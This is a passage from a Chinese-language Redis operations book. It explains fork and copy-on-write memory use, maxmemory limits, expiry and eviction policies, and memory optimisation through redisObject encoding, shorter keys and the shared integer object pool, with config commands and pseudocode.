子进程内存消耗主要指执行AOF/RDB重写时Redis创建的子进程内存消耗。Redis执行fork操作产生的子进程内存占用量对外表现为与父进程相同，理论上需要一倍的物理内存来完成重写操作。但Linux具有写时复制技术（copy-on-write），父子进程会共享相同的物理内存页，当父进程处理写请求时会对需要修改的页复制出一份副本完成写操作，而子进程依然读取fork时整个父进程的内存快照。

Linux Kernel在2.6.38内核增加了Transparent Huge Pages（THP）机制，而有些Linux发行版即使内核达不到2.6.38也会默认加入并开启这个功能，如Redhat Enterprise Linux在6.0以上版本默认会引入THP。虽然开启THP可以降低fork子进程的速度，但之后copy-on-write期间复制内存页的单位从4KB变为2MB，如果父进程有大量写命令，会加重内存拷贝量，从而造成过度内存消耗。例如，以下两个执行AOF重写时的内存消耗日志：

```
// 开启THP:  
C * AOF rewrite: 1039 MB of memory used by copy-on-write  
// 关闭THP:  
C * AOF rewrite: 9 MB of memory used by copy-on-write
```

这两个日志出自同一Redis进程，used_memory总量为1.5GB，子进程执行期间每秒写命令量都在200左右。当分别开启和关闭THP时，子进程内存消耗有天壤之别。如果在高并发写的场景下开启THP，子进程内存消耗可能是父进程的数倍，极易造成机器物理内存溢出，从而触发SWAP或OOM killer，更多关于THP细节见12.1节“Linux配置优化”。

子进程内存消耗总结如下：

- Redis产生的子进程并不需要消耗1倍的父进程内存，实际消耗根据期间写入命令量决定，但是依然要预留出一些内存防止溢出。
- 需要设置sysctl vm.overcommit_memory=1允许内核可以分配所有的物理内存，防止Redis进程执行fork时因系统剩余内存不足而失败。
- 排查当前系统是否支持并开启THP，如果开启建议关闭，防止copy-on-write期间内存过度消耗。

8.2 内存管理

Redis主要通过控制内存上限和回收策略实现内存管理，本节将围绕这两个方面来介绍Redis如何管理内存。

8.2.1 设置内存上限

Redis使用maxmemory参数限制最大可用内存。限制内存的目的主要有：

- 用于缓存场景，当超出内存上限maxmemory时使用LRU等删除策略释放空间。
- 防止所用内存超过服务器物理内存。

需要注意，maxmemory限制的是Redis实际使用的内存量，也就是used_memory统计项对应的内存。由于内存碎片率的存在，实际消耗的内存可能会比maxmemory设置的更大，实际使用时要小心这部分内存溢出。通过设置内存上限可以非常方便地实现一台服务器部署多个Redis进程的内存控制。比如一台24GB内存的服务器，为系统预留4GB内存，预留4GB空闲内存给其他进程或Redis fork进程，留给Redis16GB内存，这样可以部署4个maxmemory=4GB的Redis进程。得益于Redis单线程架构和内存限制机制，即使没有采用虚拟化，不同的Redis进程之间也可以很好地实现CPU和内存的隔离性，如图8-2所示。




图8-2 服务器分配4个4GB的Redis进程

8.2.2 动态调整内存上限

Redis的内存上限可以通过config set maxmemory进行动态修改，即修改最大可用内存。例如之前的示例，当发现Redis-2没有做好内存预估，实际只用了不到2GB内存，而Redis-1实例需要扩容到6GB内存才够用，这时可以分别执行如下命令进行调整：

```
Redis-1>config set maxmemory 6GB  
Redis-2>config set maxmemory 2GB
```

通过动态修改maxmemory，可以实现在当前服务器下动态伸缩Redis内存的目的，如图8-3所示。




图8-3 Redis实例之间调整max-memory伸缩内存

这个例子过于理想化，如果此时Redis-3和Redis-4实例也需要分别扩容到6GB，这时超出系统物理内存限制就不能简单的通过调整maxmemory来达到扩容的目的，需要采用在线迁移数据或者通过复制切换服务器来达到扩容的目的。具体细节见第9章“哨兵”和第10章“集群”部分。



运维提示

Redis默认无限使用服务器内存，为防止极端情况下导致系统内存耗尽，建议所有的Redis进程都要配置maxmemory。

在保证物理内存可用的情况下，系统中所有Redis实例可以调整maxmemory参数来达到自由伸缩内存的目的。

8.2.3 内存回收策略

Redis的内存回收机制主要体现在以下两个方面：

- 删除到达过期时间的键对象。
- 内存使用达到maxmemory上限时触发内存溢出控制策略。

1.删除过期键对象

Redis所有的键都可以设置过期属性，内部保存在过期字典中。由于进程内保存大量的键，维护每个键精准的过期删除机制会导致消耗大量的CPU，对于单线程的Redis来说成本过高，因此Redis采用惰性删除和定时任务删除机制实现过期键的内存回收。

· **惰性删除**：惰性删除用于当客户端读取带有超时属性的键时，如果已经超过键设置的过期时间，会执行删除操作并返回空，这种策略是出于节省CPU成本考虑，不需要单独维护TTL链表来处理过期键的删除。但是单独用这种方式存在内存泄露的问题，当过期键一直没有访问将无法得到及时删除，从而导致内存不能及时释放。正因为如此，Redis还提供另一种定时任务删除机制作为惰性删除的补充。

· **定时任务删除**：Redis内部维护一个定时任务，默认每秒运行10次（通过配置hz控制）。定时任务中删除过期键逻辑采用了自适应算法，根据键的过期比例、使用快慢两种速率模式回收键，流程如图8-4所示。




图8-4 定时任务删除过期键逻辑

流程说明：

- 1) 定时任务在每个数据库空间随机检查20个键，当发现过期时删除对应的键。

- 2) 如果超过检查数25%的键过期，循环执行回收逻辑直到不足25%或运行超时为止，慢模式下超时时间为25毫秒。
- 3) 如果之前回收键逻辑超时，则在Redis触发内部事件之前再次以快模式运行回收过期键任务，快模式下超时时间为1毫秒且2秒内只能运行1次。
- 4) 快慢两种模式内部删除逻辑相同，只是执行的超时时间不同。

2. 内存溢出控制策略

当Redis所用内存达到maxmemory上限时会触发相应的溢出控制策略。具体策略受maxmemory-policy参数控制，Redis支持6种策略，如下所示：

- 1) **noeviction**: 默认策略，不会删除任何数据，拒绝所有写入操作并返回客户端错误信息（error）OOM command not allowed when used memory，此时Redis只响应读操作。
- 2) **volatile-lru**: 根据LRU算法删除设置了超时属性（expire）的键，直到腾出足够空间为止。如果没有可删除的键对象，回退到noeviction策略。
- 3) **allkeys-lru**: 根据LRU算法删除键，不管数据有没有设置超时属性，直到腾出足够空间为止。
- 4) **allkeys-random**: 随机删除所有键，直到腾出足够空间为止。
- 5) **volatile-random**: 随机删除过期键，直到腾出足够空间为止。
- 6) **volatile-ttl**: 根据键值对象的ttl属性，删除最近将要过期数据。如果没有，回退到noeviction策略。

内存溢出控制策略可以采用config set maxmemory-policy{policy}动态配置。Redis支持丰富的内存溢出应对策略，可以根据实际需求灵活定制，比如当设置volatile-lru策略时，保证具有过期属性的键可以根据LRU剔除，而未设置超时的键可以永久保留。还可以采用allkeys-lru策略把Redis变为纯缓存服务器使用。当Redis因为内存溢出删除键时，可以通过执行info stats命令查看evicted_keys指标找出当前Redis服务器已剔除的键数量。

每次Redis执行命令时如果设置了maxmemory参数，都会尝试执行回收内存操作。当Redis一直工作在内存溢出（used_memory>maxmemory）的状态下且设置非noeviction策略时，会频繁地触发回收内存的操作，影响Redis服务器的性能。回收内存逻辑伪代码如下：

```
def freeMemoryIfNeeded() :
    int mem_used, mem_tofree, mem_freed;
    // 计算当前内存总量，排除从节点输出缓冲区和AOF缓冲区的内存占用
    int slaves = server.slaves;
    mem_used = used_memory()-slave_output_buffer_size(slaves)-aof_rewrite_buffer_size();
    // 如果当前使用小于等于maxmemory退出
    if (mem_used <= server.maxmemory) :
        return REDIS_OK;
    // 如果设置内存溢出策略为noeviction（不淘汰），返回错误。
    if (server.maxmemory_policy == 'noeviction') :
        return REDIS_ERR;
    // 计算需要释放多少内存
    mem_tofree = mem_used - server.maxmemory;
    // 初始化已释放内存量
    mem_freed = 0;
    // 根据maxmemory-policy策略循环删除键释放内存
    while (mem_freed < mem_tofree) :
        // 迭代Redis所有数据库空间
        for (int j = 0; j < server.dbnum; j++) :
            String bestkey = null;
            dict dict;
            if (server.maxmemory_policy == 'allkeys-lru' ||
                server.maxmemory_policy == 'allkeys-random'):
                // 如果策略是 allkeys-lru/allkeys-random
                // 回收内存目标为所有的数据库键
                dict = server.db[j].dict;
            else :
                // 如果策略是 volatile-lru/volatile-random/volatile-ttl
                // 回收内存目标为带过期时间的数据库键
                dict = server.db[j].expires;
            // 如果使用的是随机策略，那么从目标字典中随机选出键
            if (server.maxmemory_policy == 'allkeys-random' ||
                server.maxmemory_policy == 'volatile-random') :
                // 随机返回被删除键
```

```

bestkey = get_random_key(dict);
else if (server.maxmemory_policy == 'allkeys-lru' ||
         server.maxmemory_policy == 'volatile-lru') :
    // 循环随机采样maxmemory_samples次(默认5次), 返回相对空闲时间最长的键
    bestkey = get_lru_key(dict);
else if (server.maxmemory_policy == 'volatile-ttl') :
    // 循环随机采样maxmemory_samples次, 返回最近将要过期的键
    bestkey = get_ttl_key(dict);
// 删除被选中的键
if (bestkey != null) :
    long delta = used_memory();
    deleteKey(bestkey);
    // 计算删除键所释放的内存量
    delta -= used_memory();
    mem_freed += delta;
    // 删除操作同步给从节点
    if (slaves):
        flushSlavesOutputBuffers();
return REDIS_OK;

```

从伪代码可以看到，频繁执行回收内存成本很高，主要包括查找可回收键和删除键的开销，如果当前Redis有从节点，回收内存操作对应的删除命令会同步到从节点，导致写放大的问题，如图8-5所示。




图8-5 写入数据触发内存回收操作



运维提示

建议线上Redis内存工作在maxmemory>used_memory状态下，避免频繁内存回收开销。

对于需要收缩Redis内存的场景，可以通过调小maxmemory来实现快速回收。比如对一个实际占用6GB内存的进程设置maxmemory=4GB，之后第一次执行命令时，如果使用非noeviction策略，它会一次性回收到maxmemory指

定的内存量，从而达到快速回收内存的目的。注意，此操作会导致数据丢失和短暂的阻塞问题，一般在缓存场景下使用。

8.3 内存优化

Redis所有的数据都在内存中，而内存又是非常宝贵的资源。如何优化内存的使用一直是Redis用户非常关注的问题。本节深入到Redis细节中，探索内存优化的技巧。

8.3.1 redisObject对象

Redis存储的所有值对象在内部定义为redisObject结构体，内部结构如图8-6所示。




图8-6 redisObject内部结构

Redis存储的数据都使用redisObject来封装，包括string、hash、list、set、zset在内的所有数据类型。理解redisObject对内存优化非常有帮助，下面针对每个字段做详细说明：

·type字段：表示当前对象使用的数据类型，Redis主要支持5种数据类

型：string、hash、list、set、zset。可以使用type{key}命令查看对象所属类型，type命令返回的是值对象类型，键都是string类型。

·encoding字段：表示Redis内部编码类型，encoding在Redis内部使用，代表当前对象内部采用哪种数据结构实现。理解Redis内部编码方式对于优化内存非常重要，同一个对象采用不同的编码实现内存占用存在明显差异。

·lru字段：记录对象最后一次被访问的时间，当配置了maxmemory和maxmemory-policy=volatile-lru或者allkeys-lru时，用于辅助LRU算法删除键数据。可以使用object idletime{key}命令在不更新lru字段情况下查看当前键的空闲时间。



开发提示

可以使用scan+object idletime命令批量查询哪些键长时间未被访问，找出长时间不访问的键进行清理，可降低内存占用。

·refcount字段：记录当前对象被引用的次数，用于通过引用次数回收内存，当refcount=0时，可以安全回收当前对象空间。使用object refcount{key}获取当前对象引用。当对象为整数且范围在[0-9999]时，Redis可以使用共享对象的方式来节省内存。具体细节见之后8.3.3节“共享对象池”部分。

·*ptr字段：与对象的数据内容相关，如果是整数，直接存储数据；否则表示指向数据的指针。Redis在3.0之后对值对象是字符串且长度<=39字节的数据，内部编码为embstr类型，字符串sds和redisObject一起分配，从而只要一次内存操作即可。



开发提示

高并发写入场景中，在条件允许的情况下，建议字符串长度控制在39字节以内，减少创建redisObject内存分配次数，从而提高性能。

8.3.2 缩减键值对象

降低Redis内存使用最直接的方式就是缩减键（key）和值（value）的长度。

·key长度：如在设计键时，在完整描述业务情况下，键值越短越好。如user: {uid}: friends: notify: {fid}可以简化为u: {uid}: fs: nt: {fid}。

·value长度：值对象缩减比较复杂，常见需求是把业务对象序列化成二进制数组放入Redis。首先应该在业务上精简业务对象，去掉不必要的属性避免存储无效数据。其次在序列化工具选择上，应该选择更高效的序列化工具来降低字节数组大小。以Java为例，内置的序列化方式无论从速度还是压缩比都不尽如人意，这时可以选择更高效的序列化工具，如：protostuff、kryo等，图8-7是Java常见序列化工具空间压缩对比。




图8-7 Java常见序列化组件占用内存空间对比（单位字节）

其中java-built-in-serializer表示Java内置序列化方式，更多数据见jvm-

serializers项目：<https://github.com/eishay/jvm-serializers/wiki>，其他语言也有各自对应的高效序列化工具。

值对象除了存储二进制数据之外，通常还会使用通用格式存储数据比如：json、xml等作为字符串存储在Redis中。这种方式优点是方便调试和跨语言，但是同样的数据相比字节数组所需的空间更大，在内存紧张的情况下，可以使用通用压缩算法压缩json、xml后再存入Redis，从而降低内存占用，例如使用GZIP压缩后的json可降低约60%的空间。



开发提示

当频繁压缩解压json等文本数据时，开发人员需要考虑压缩速度和计算开销成本，这里推荐使用Google的Snappy压缩工具，在特定的压缩率情况下效率远远高于GZIP等传统压缩工具，且支持所有主流语言环境。

8.3.3 共享对象池

共享对象池是指Redis内部维护[0-9999]的整数对象池。创建大量的整数类型redisObject存在内存开销，每个redisObject内部结构至少占16字节，甚至超过了整数自身空间消耗。所以Redis内存维护一个[0-9999]的整数对象池，用于节约内存。除了整数值对象，其他类型如list、hash、set、zset内部元素也可以使用整数对象池。因此开发中在满足需求的前提下，尽量使用整数对象以节省内存。

整数对象池在Redis中通过变量REDIS_SHARED_INTEGERS定义，不能通过配置修改。可以通过object refcount命令查看对象引用数验证是否启用整数对象池技术，如下：

```
redis> set foo 100
OK
redis> object refcount foo
(integer) 2
redis> set bar 100
OK
redis> object refcount bar
(integer) 3
```

设置键foo等于100时，直接使用共享池内整数对象，因此引用数是2，再设置键bar等于100时，引用数又变为3，如图8-8所示。




图8-8 整数对象池共享机制

使用整数对象池究竟能降低多少内存？让我们通过测试来对比对象池的内存优化效果，如表8-2所示。

表8-2 是否使用整数对象池内存对比

操作说明	是否对象共享	key 大小	value 大小	used_mem	used_memory_rss
插入 200 万	否	20 字节	[0-9999] 整数	199.91MB	205.28MB
插入 200 万	是	20 字节	[0-9999] 整数	138.87MB	143.28MB



注意

本章所有测试环境都保持一致，信息如下：

服务器信息：cpu=Intel-Xeon E5606@2.13GHz memory=32GB

Redis版本：Redis server v=3.0.7sha=00000000: 0malloc=jemalloc-

3.6.0bits=64

使用共享对象池后，相同的数据内存使用降低30%以上。可见当数据大量使用[0-9999]的整数时，共享对象池可以节约大量内存。需要注意的是对对象池并不是只要存储[0-9999]的整数就可以工作。当设置maxmemory并启用LRU相关淘汰策略如：volatile-lru, allkeys-lru时，Redis禁止使用共享对象池，测试命令如下：

```
redis> set key:1 99
OK // 设置key:1=99
redis> object refcount key:1
(integer) 2 // 使用了对象共享，引用数为2
redis> config set maxmemory-policy volatile-lru
OK // 开启LRU淘汰策略
redis> set key:2 99
OK // 设置key:2=99
redis> object refcount key:2
(integer) 3 // 使用了对象共享，引用数变为3
redis> config set maxmemory 1GB
OK // 设置最大可用内存
redis> set key:3 99
OK // 设置key:3=99
redis> object refcount key:3
(integer) 1 // 未使用对象共享，引用数为1
redis> config set maxmemory-policy volatile-ttl
OK // 设置非LRU淘汰策略
redis> set key:4 99
OK // 设置key:4=99
redis> object refcount key:4
(integer) 4 // 又可以使用对象共享，引用数变为4
```

为什么开启maxmemory和LRU淘汰策略后对象池无效？

LRU算法需要获取对象最后被访问时间，以便淘汰最长未访问数据，每个对象最后访问时间存储在redisObject对象的lru字段。对象共享意味着多个引用共享同一个redisObject，这时lru字段也会被共享，导致无法获取每个对象的最后访问时间。如果没有设置maxmemory，直到内存被用尽Redis也不会触发内存回收，所以共享对象池可以正常工作。

